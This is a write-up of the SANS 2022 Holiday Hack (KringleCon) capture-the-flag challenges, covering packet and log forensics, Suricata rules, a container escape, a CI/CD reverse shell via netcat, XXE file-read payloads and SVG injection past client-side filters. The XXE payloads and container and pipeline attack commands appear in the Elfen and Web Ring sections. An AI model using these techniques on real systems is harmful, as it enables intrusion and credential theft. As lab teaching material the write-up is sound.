
SANS 2022 Holiday Hack

Joe Kattner

joe.kattner@gmail.com

Data Repository


github.com/IRQ10/SANS_HHC_2022

IRQ10 / SANS_HHC_2022 Private

main · 1 branch · 0 tags

IRQ10 Orientation · 7197b07 7 minutes ago · 2 commits

1 - KringleCon Orientation	Orientation	7 minutes ago
2 - Recover The Tolkien Ring	Orientation	7 minutes ago
3 - Recover the Elfen Ring	Orientation	7 minutes ago
4 - Recover the Web Ring	Orientation	7 minutes ago
5 - Recover the Cloud Ring	Orientation	7 minutes ago
6 - Recover the Burning Ring of Fire	Orientation	7 minutes ago
7 - Bonus Material	Orientation	7 minutes ago
LICENSE.txt	Orientation	7 minutes ago
README.md	Initial commit	23 minutes ago

I appreciate all the SANS and Counter Hack teams do to put on the Holiday Hack each year!

To reduce the overall size of my write-up, I am relying on GitHub to host my artifacts, text, and images this year. A private repo has been created, and will be made public once the HHC officially ends on 1/6/23. In the event access is required prior to publication, please email me. A copy of this write-up will be hosted there as well.

Repo: https://github.com/IRQ10/SANS_HHC_2022

Preparation

Part of the challenge working on forensic and security projects is the complexity of tasking, and in the case of this challenge, the overall size of the project. KringleCon is a big conference!!

- Trial and error is often needed to find the right solution. *Don't get frustrated*!
- Documentation of activity is critical and strongly recommended; an important key to success
- Use a software utility or assign a hot-key for quick screenshots (And take LOTS of them)
- PowerPoint / Google Slides / LibreOffice Impress provide an easy to use format to store pictures and notes as you move through the challenge. Add slides as you move along and they will be in chronological order.
- A picture is worth `` `$ echo MTAwMA== | base64 -d` `` words!
- It is common for an analyst to correctly identify an issue, but recreating it can prove to be difficult without procedural documentation (text and images). Competing in an ethical hacking challenge often requires checking and re-checking your work!
- Use good security analyst procedures
  - Create file hashes to document file states
  - Use a logical folder layout to save your work
- Review OSINT, scanning DNS, HTTP/HTTPS for information on the challenge environment before starting
- Bookmark important tools such as the awesome CyberChef : https://cyberchef.org/


Preparation - Lab Setup

Before we head into KringleCon, we have some preparation to do! Let's consider our lab configuration:

- A security analyst should ***never*** perform forensic analysis on their primary workstation to avoid risk of running malicious software, sending beacons, or any other activity that may comprise their work or computer systems
- Use a security distribution such as ParrotOS or Kali Linux to save the time needed to build and deploy common cybersecurity tools
- Using virtual machines (VM’s)is *strongly* recommended and can be done at no cost
- VM’s allow running various operating systems or tools as needed to address specific tasks
- Restrict virtual machines from accessing the Internet or your internal network(s)
- Learn how to use web browser developers tools – F12 (Firefox/Chrome) enables developers tools that show and allow you to interact with complex web transactions
- Setup a local proxy to log and intercept both http *and* https traffic: OWASP ZAP or Burpsuite
- Monitoring DNS queries and responses for valuable information
- Capturing (and deciphering) network traffic is a critical analyst skill
  - This is almost certainly true for KringleCon - Expect there to be at least one ‘Easter Egg’ hidden inside!

Orientation

As with years past, we start KringleCon at orientation.




1.1 Talk To Jingle Ringford

1.2 Get Your Badge


1.3 Create a Wallet

1.4 Use The Terminal

1.5 Talk To Santa



Orientation



KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

It appears that you currently do not have a KringleCoin wallet.
You'll need one while you're here at the North Pole.

Let's get started and set up your wallet.
You'll earn KringleCoins for completing challenges or you just
might be lucky enough to find some! Who knows!

Your KringleCoin wallet consists of two values, a WalletAddress and a Private (Secret) Key.

This is critically important: YOU are responsible for keeping track of your account information.

If you come back here, we can tell you your WalletAddress, but (and this is very, VERY important) We CANNOT tell you your secret key. If you lose it, you lose access to your KringleCoins.

Here is your KringleCoin wallet information:

WalletAddress: 0xA13f3448a49b2E9a88DbC5FE396059a08c1dB755
Key: 0x177cee5fb732a3f13e572dd2c38ef38efbb0e6020c3ca089aeac847dafd05e46

COPY THIS INFORMATION TO SOMEWHERE SAFE. DO NOT LOSE IT!

Clicking on the characters allows us to interact with them. Jingle welcomes us and gives us our conference badge. Clicking on the badge presents the challenge objectives, hints, accomplishments, and items.

We observe that this year KringleCon is going to be using crypto currency! Clicking on the KringleCoin Teller Machine allows us to create our wallet. This provides a wallet address and key. The KTM informs us to ensure the safety of the secret key, as it cannot be recovered. (We later discover this isn’t necessarily true!)

Again this year KringleCon has many Cranberry Pi terminals throughout the conference. Clicking on them allows us to interact with the various KringleCon IT systems. The first terminal only requires us to type ‘answer’ and we can then proceed to talk with Santa. He welcomes us and populates more objectives.

Recover the Tolkien Ring

2.1 Wireshark Practice	▲△△△△
2.2 Windows Event Logs	▲▲△△△
2.3 Suricata Regatta	▲▲▲△△

Recover The Tolkien Ring
2.1 Wireshark Practice

Meet with Sparkle Redberry to obtain the link for the packet capture (https://storage.googleapis.com/hhc22_player_assets/suspicious.pcap)

We log the SHA256 hash of suspicious.pcap as: `017d9241d53ba1fd404ad37f1ea5372a10724fffcdcd920a1bb2fa83e2cc9b91`

Wireshark is a fantastic tool and since we have it installed already in Kali Linux we can dive right in and start looking at the traffic. This is a tool I've used many times and can locate the answers within the capture:

Answer 1: **HTTP**, Answer 2: **app.php**, Answer 3: **687**, Answer 4: **192.185.57.242**

Answer 5: **Ref_Sept24-2020.zip**, Answer 6: **Israel, South Sudan**, Answer 7: **Yes**

Recover The Tolkien Ring
2.1 Wireshark Practice (Extra)

We can do some more work with the PCAP. We already found the payload, and save the data at packet 687. We base64 decode this and recreate the Ref_Sept24-2020.zip file. Open the .zip file which contains a single file, ‘Ref_Sept24-2020.scr’. Using the Linux ‘file’ utility we see this is a RAR archive which contains dsep.bat, PLS.exe (RAR utility), selector.vbs, and SLP.txt (a password protected RAR). The password for SLP.txt is shown in the dsep.bat as ‘Version’, which allows us to finally reveal the files, CONFIG.dll, fatless.vbs, and lll.bat.

Using Hybrid Analysis site we see this as Dridex malware.

Public report: https://www.hybrid-analysis.com/sample/fad001d463e892e7844040cabdcfa8f8431c07e7ef1ffd76ffbd190f49d7693d

Recover The Tolkien Ring
2.2 Windows Event Logs

Talk with Dusty Giftwrap for the log file (https://storage.googleapis.com/hhc22_player_assets/powershell.evtx). We log the SHA256 hash of powershell.evtx as: `bcb013cd7dc81d6d8640ada24fb72470e3caa58fe7cb8f9821e5e2a76873929f`

For this challenge I used two tools installed onto Kali Linux - libevtx-utils and Chainsaw. This allowed plaintext analysis using standard Linux tools (less & grep).

```
$ evtxexport powershell.evtx >>powershell.txt
```

```
$ ./chainsaw_x86_64-unknown-linux-gnu hunt powershell.evtx -s sigma -mapping mappings/sigma-event-logs-all.yml >>chainsaw.txt
```

Answer 1: **12/24/2022**, Answer 2: **recipe_updated.txt**, Answer 3: **$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}**, Answer 4: **$foo | Add-Content -Path 'Recipe'**, Answer 5: **Recipe.txt**, Answer 6: **Yes**, Answer 7: **No** (Should be yes), Answer 8: Event ID **4104** (from Chainsaw), Answer 9: **Yes**, Answer 10: **Honey**

Recover The Tolkien Ring
2.3 Suricata Regatta

We visit Fitzy and the nearby terminal to edit the suricata.rules file and run the rule_checker utility to validate we have the proper syntax. The challenge requires four additional rules as follows:

```
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection"; dns.query; content:"adv.epostoday.uk"; nocase; sid:2221;)

alert http 192.185.57.242 any <> $HOME_NET any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:2222;)

alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.subject:"CN=heardbellith.Icanwepeh.nagoya"; sid:2223;)

alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; file_data; content:"let byteCharacters = atob"; sid:2224;)
```


Recover the Elfen Ring

3.1 Clone With A Difference	▲△△△△
3.2 Prison Escape	▲▲▲△△
3.3 Jolly CI/CD	▲▲▲▲▲

Recover the Elfen Ring
3.1 Clone With A Difference

After talking with Bow Ninecandle log on to the nearby terminal. We find that changing from SSH to HTTPS allows cloning: `$ git clone https://haugfactory.com/asnowball/aws_scripts.git`

This is a public repo and we can take a look with our web browser. Doing so shows the user provided *'asnowball'* was moved to *'orcadmin'*. Either method allows us to find the answer contained in the README.md: **maintainers**



User 'asnowball' was moved to 'orcadmin'. Please update any links and bookmarks that may still have the old path.

Recover the Elfen Ring
3.2 Prison Escape

Using the hint (https://learn.snyk.io/lessons/container-runs-in-privileged-mode/kubernetes/), we learn some methods to test whether we are in a container (we are), and more importantly if it is a privileged container (it is). It is not necessary to utilize the trigger script, we can execute a few Linux commands to mount the host system and locate the hex string requested in the objective filename provided.

```
$ mkdir mountpoint

$ sudo mount /dev/vda mountpoint

$ cat mountpoint/home/jailer/.ssh/jail.key.priv
```

Answer: **082bb339ec19de4935867**

Recover the Elfen Ring
3.3 Jolly CI/CD

What an excellent challenge! Kudos to the challenge creator for such an engaging objective!

This challenge requires a few steps to obtain the flag. We know from Tinsel that an error was made posting to a git repo and that it uses CI/CD. We use that information as a starting point on the nearby terminal.

```
$ git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
$ cd wordpress.flag.net.internal
$ git log
$ git show e19f653bde9ea3de6af21a587e41e7a909db1ca5
```


We now have the private key to the gitlab-runner server.

```
$ git config user.name git
$ git config --global --edit
## uncomment
        name = git
        email = git@grinchum-land.flag.net.internal

$ git remote set-url origin git@gitlab.flag.net.internal:rings-of-powder/wordpress.flag.net.internal.git
$ git remote -v
```

Recover the Elfen Ring
3.3 Jolly CI/CD

- We use the git log ‘whoops’ commit to recreate the private key file, and set proper file permissions
- Create our own SSH key pair, modify our ~/.ssh/config file to include the host, user, and private key file for git to utilize SSH instead of HTTPS
- This allows us to use git to modify or add files and push them to repo where they will be executed (As Tinsel informed us in the hint)
- `$ tmux new`# start new terminal, <CTRL>+B % to split our tmux session, `$ netcat -lvp 5000` (to start listener)<CTRL>+B o to change panes back to the shell
- Find our ip address (`$ ip a`)
- Edit the .gitlabci.yml file, adding a netcat call back to our listener
- Run a git commit and git push
- Once the push is complete, we see the connection to the netcat listener in our tmux terminal

Recover the Elfen Ring
3.3 Jolly CI/CD



```
oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT
```

```
"grinchum-land.flag.ne" 00:26 26-Dec-22
```

- '<CTRL>+b o' to switch panes, now on the gitlab-runner (via netcat), we use the information in the .gitlabci.yml file to SSH to the web server (same as what is used to rsync the wordpress site)
- `$ ssh -i /etc/gitlab-runner/hhc22-wordpress-deployroot@wordpress.flag.net.internal`
- `$ sha256sum /flag.txt`
  - `5168edbb08117e34cceb39087e874545fb4c0c7d700629b3aae939cb70a77ba5`
- Answer: **oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT**

Recover The Web Ring

4.1 Naughty IP


4.2 Credential Mining

4.3 404 FTW

4.4 IMDS XXE And Other Abbreviations

4.5 Open Boria Mine Door

4.6 Glamtariels Fountain




Recover The Web Ring
4.1 Naughty IP

For this series of challenges we download the artifacts from Alabaster (https://storage.googleapis.com/hhc22_player_assets/boriaArtifacts.zip). Using Wireshark, we can analyze the activity and complete the investigation.

To discover the naughty IP, we select Statistics, Conversations, IPv4 tab and review traffic to our server (10.12.42.16).

Answer: **18.222.86.32**



Wireshark · Conversations · victim.pcap

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s
10.12.42.16	18.222.86.32	16,603	2,522 k	7,841	1,493 k	8,762	1,028 k	3.813779	244.0306	

Recover The Web Ring
4.2 Credential Mining

For the second part, we need to use a filter and look at the attacking IP sending data to our server with the POST method. Packet 7279 is the first request of this type and provides the result.

Answer: **alice**




```
ip.addr eq 18.222.86.32 and http.request.method == POST

No.   Time        Source         Destination   Protocol  Length  Request URI
7279  111.195785  18.222.86.32   10.12.42.16   HTTP      96
7292  111.201691  18.222.86.32   10.12.42.16   HTTP      95
7305  111.206433  18.222.86.32   10.12.42.16   HTTP      97

Frame 7279: 96 bytes on wire (768 bits), 96 bytes captured (768 bits)
Ethernet II, Src: 0a:8b:af:97:71:6e (0a:8b:af:97:71:6e), Dst: 0a:d0:dc:de:9c:2a (0a:d0:dc:de:9c:2a)
Internet Protocol Version 4, Src: 18.222.86.32, Dst: 10.12.42.16
Transmission Control Protocol, Src Port: 59360, Dst Port: 80, Seq: 280, Ack: 1, Len: 30
[2 Reassembled TCP Segments (309 bytes): #7277(279), #7279(30)]
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

0000  0a d0 dc de 9c 2a 0a 8b  af 97 71 6e 08 00 45 00   ·····*·· ··qn··E·
0010  00 52 1d d7 40 00 3f 06  80 b5 12 de 56 20 0a 0c   ·R··@·?· ····V ··
0020  2a 10 e7 e0 00 50 06 1c  74 7b 23 13 13 52 80 18   *····P·· t{#··R··
0030  01 eb b0 6d 00 00 01 01  08 0a 82 bc 8b b2 e1 be   ···m···· ········
0040  c7 9c 75 73 65 72 6e 61  6d 65 3d 61 6c 69 63 65   ··userna me=alice
0050  26 70 61 73 73 77 6f 72  64 3d 70 68 69 6c 69 70   &passwor d=philip
```

Recover The Web Ring
4.3 404 FTW

Continuing the investigation we see many http.response.code == 404 (failed attempts) and turn our attention to http.response.code == 200 to the naughty IP. We can see the XXE attack exfiltrate the /etc/passwd contents and provide the URL path.

Answer: **/proc**




```
http.response.code == 200 and ip.dst eq 18.222.86.32

No.   Time        Source        Destination    Protocol Length Request URI
27716 177.145274  10.12.42.16   18.222.86.32   HTTP     722 http://www.toteslegit.us/mainte
30080 207.275716  10.12.42.16   18.222.86.32   HTTP      79 http://www.toteslegit.us/proc
30686 217.344151  10.12.42.16   18.222.86.32   HTTP     136 http://www.toteslegit.us/proc
31025 222.389552  10.12.42.16   18.222.86.32   HTTP     493 http://www.toteslegit.us/proc
31395 227.684964  10.12.42.16   18.222.86.32   HTTP     160 http://www.toteslegit.us/proc
31806 232.714280  10.12.42.16   18.222.86.32   HTTP     151 http://www.toteslegit.us/proc
32218 237.752643  10.12.42.16   18.222.86.32   HTTP     173 http://www.toteslegit.us/proc
32585 242.782071  10.12.42.16   18.222.86.32   HTTP     159 http://www.toteslegit.us/proc
32932 247.843575  10.12.42.16   18.222.86.32   HTTP     213 http://www.toteslegit.us/proc

Frame 31025: 493 bytes on wire (3944 bits), 493 bytes captured (3944 bits)
Ethernet II, Src: 0a:d0:dc:de:9c:2a (0a:d0:dc:de:9c:2a), Dst: 0a:8b:af:97:71:6e (0a:8b:af:97:71:6e)
Internet Protocol Version 4, Src: 10.12.42.16, Dst: 18.222.86.32
Transmission Control Protocol, Src Port: 80, Dst Port: 34020, Seq: 1624, Ack: 530, Len: 427
[3 Reassembled TCP Segments (2050 bytes): #31023(175), #31024(1448), #31025(427)]
Hypertext Transfer Protocol
Line-based text data: text/html (37 lines)

0000  0a 8b af 97 71 6e 0a d0  dc de 9c 2a 08 00 45 00   ····qn·· ···*··E·
0010  01 df 11 68 40 00 40 06  8a 97 0a 0c 2a 10 12 de   ···h@·@· ····*···
0020  56 20 00 50 84 e4 d9 a0  49 64 0c 17 45 2b 80 19   V ·P···· Id··E+··
0030  01 e6 9e eb 00 00 01 01  08 0a e1 c0 79 f6 82 be   ········ ····y···
0040  3d f1 73 62 69 6e 2f 6e  6f 6c 6f 67 69 6e 0a 73   =·sbin/n ologin·s
0050  73 68 64 3a 78 3a 31 30  39 3a 36 35 35 33 34 3a   shd:x:10 9:65534:
0060  3a 2f 72 75 6e 2f 73 73  68 64 3a 2f 75 73 72 2f   :/run/ss hd:/usr/
0070  73 62 69 6e 2f 6e 6f 6c  6f 67 69 6e 0a 6c 61 6e   sbin/nol ogin·lan
0080  64 73 63 61 70 65 3a 78  3a 31 31 30 3a 31 31 35   dscape:x :110:115
0090  3a 3a 2f 76 61 72 2f 6c  69 62 2f 6c 61 6e 64 73   ::/var/l ib/lands
00a0  63 61 70 65 3a 2f 75 73  72 2f 73 62 69 6e 2f 6e   cape:/us r/sbin/n
00b0  6f 6c 6f 67 69 6e 0a 70  6f 6c 6c 69 6e 61 74 65   ologin·p ollinate
00c0  3a 78 3a 31 31 31 3a 31  3a 3a 2f 76 61 72 2f 63   :x:111:1 ::/var/c
00d0  61 63 68 65 2f 70 6f 6c  6c 69 6e 61 74 65 3a 2f   ache/pol linate:/
```

Recover The Web Ring
4.4 IMDS XXE And Other Abbreviations

For the last of Alabaster Snowball’s series of questions we are looking for an attack on the IMDS service. From the 2021 Kringlecon we learned the IMDS uses the IP address: 169.254.169.254. We apply this as a filter with a search for http.response.code of 200 and see the trial and error that was used and ultimately led to a successful exfiltration of the access keys.

Answer: **http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**



```
ip.addr eq 169.254.169.254 and http.response.code eq 200
```


No.	Time	Source	Destination	Protocol	Length	Request URI
31800	232.707587	169.254.169.254	10.12.42.16	HTTP	273	http://169.254.169.254/latest/meta-data/identity-credentials/
32202	237.743419	169.254.169.254	10.12.42.16	HTTP	296	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/
32579	242.774427	169.254.169.254	10.12.42.16	HTTP	282	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/
32925	247.831969	169.254.169.254	10.12.42.16	HTTP	1786	http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

```
    Date: Wed, 05 Oct 2022 16:48:57 GMT\r\n
    Last-Modified: Wed, 05 Oct 2022 16:42:35 GMT\r\n
    Connection: close\r\n
    Server: EC2ws\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.001239000 seconds]
    [Request in frame: 32923]
    [Request URI: http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance]
```

Recover The Web Ring
4.5 Open Boria Mine Door

We talk with Hal Tandybuck near the locked mine door. He reminds us of the previous 'crate.elfu.org' challenge. With this challenge, we started with the browser developer mode, but utilized Burpsuite to inject the SVG code used to connect the pins and complete the challenge, bypassing the client side filtering warned about in the hints.

Pin 1 (key in source html): **@&@&&W&&W&&&&**
Pin 2: **<body style="background-color:white">**
Pin 3: **<script>document.body.style.backgroundColor = "blue";</script>**



Recover The Web Ring
4.5 Open Boria Mine Door

The remaining pins are overcome using the same approach. By using SVG rectangles we can connect the required colors pins. We need to alter their size and location for each lock. At Pin 4 we observe the source code implements a client side regex filter. Notably it doesn't include the 'g' global flag so we can simply double the filtered characters to bypass and enter the code directly into the web site.

Pin 4: `<<svg width="100%" height="100%">><<rect x="0" y="0" width=100% height="90" style="fill:white;" />> <<rect x="0" y="91" width=100% height="50" style="fill:blue;" />><</svg>>`

Pin 5 implements a global regex and we turn to Burpsuite proxy to intercept the request and inject our code into the response bypassing the filtering. We enable interception, and click Go. When Burpsuite intercepts the request, we enter the following into the blank InputText field and forward to the site.

Pin 5: `<svg version="1.1" width="100%" height="300"><rect fill="red" width="100%" x="0%" y="10%" height="85%"/><rect fill="blue" width="90%" x="10%" y="20%" height="65%"/></svg>`

Pin 6: `<svg version="1.1" width="100%" height="300"><rect fill="#00FF00" width="100%" x="0%" y="0%" height="20%"/><rect fill="red" width="100%" x="0%" y="20%" height="40%"/><rect fill="blue" width="80%" x="0%" y="35%" height="65%"/></svg>`

Recover The Web Ring
4.6 Glamtariels Fountain

After trial and error we discover that we need to drag the four objects from the right corner onto both the fountain and Glamtariel. This provides the dialog and capitalized clues. From the clues we know that we will need an XML XXE attack and through *much* trial and error we discover the proper XXE to elicit a response.

Clues: TAMPER, PATH, TYPE, RINGLIST, APP, REQ, SIMPLE FORMAT,


Using Burpsuite, we intercept the traffic and examine the POST requests to /dropped. We can then right click and 'Send to Repeater' where we inject the XXE and forward to the web site. For each request we are required to change the Content-Type to application/xml and add our XXE, modifying the request each time. When successful we are provided a clue and link to an image through the web site response. The images provide clues for the successive requests, so a keen eye is needed!

Recover The Web Ring 4.6 Glamtariels Fountain

A true 5 tree challenge! A real test of patience from beginning to end.

```
Example XXE:

Content-Type: application/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
     <!ELEMENT foo ANY >
     <!ENTITY xxe SYSTEM  "file:///app/static/images/ringlist.txt" >]>
<root>
<imgDrop>&xxe;</imgDrop>
<who>princess</who>
<reqType>xml</reqType>
</root>
```

Recover The Web Ring
4.6 Glamtariels Fountain



goldring_to_be_deleted.txt

'Ole Rom Bambidil is quite a cheery gent
Snowbound he spends his day, and to his heart's content.
None can slow or track him down, for Rom, he is much too quick:
His feet are like feathers, and he never gets sick.

```
Request:file:///app/static/images/ringlist.txt
Response:https://glamtarielsfountain.com/static/images/pholder-morethantopsupersecret
63842.png

Request:file:///app/static/images/x_phial_pholder_2022/silverring.txt
Response:
https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/redring-supersuper
secret928164.png

Request:file:///app/static/images/x_phial_pholder_2022/greenring.txt
Response:
https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/tomb2022-tommyeast
eregg3847516894.png
```

Recover The Web Ring
4.6 Glamtariels Fountain

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
       <!ELEMENT foo ANY >
       <!ENTITY xxe SYSTEM  "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>

<root>
<imgDrop>img1</imgDrop>
<who>princess</who>
<reqType>&xxe;</reqType>
</root>
```

```
{
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",
  "droppedOn": "none",
  "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```

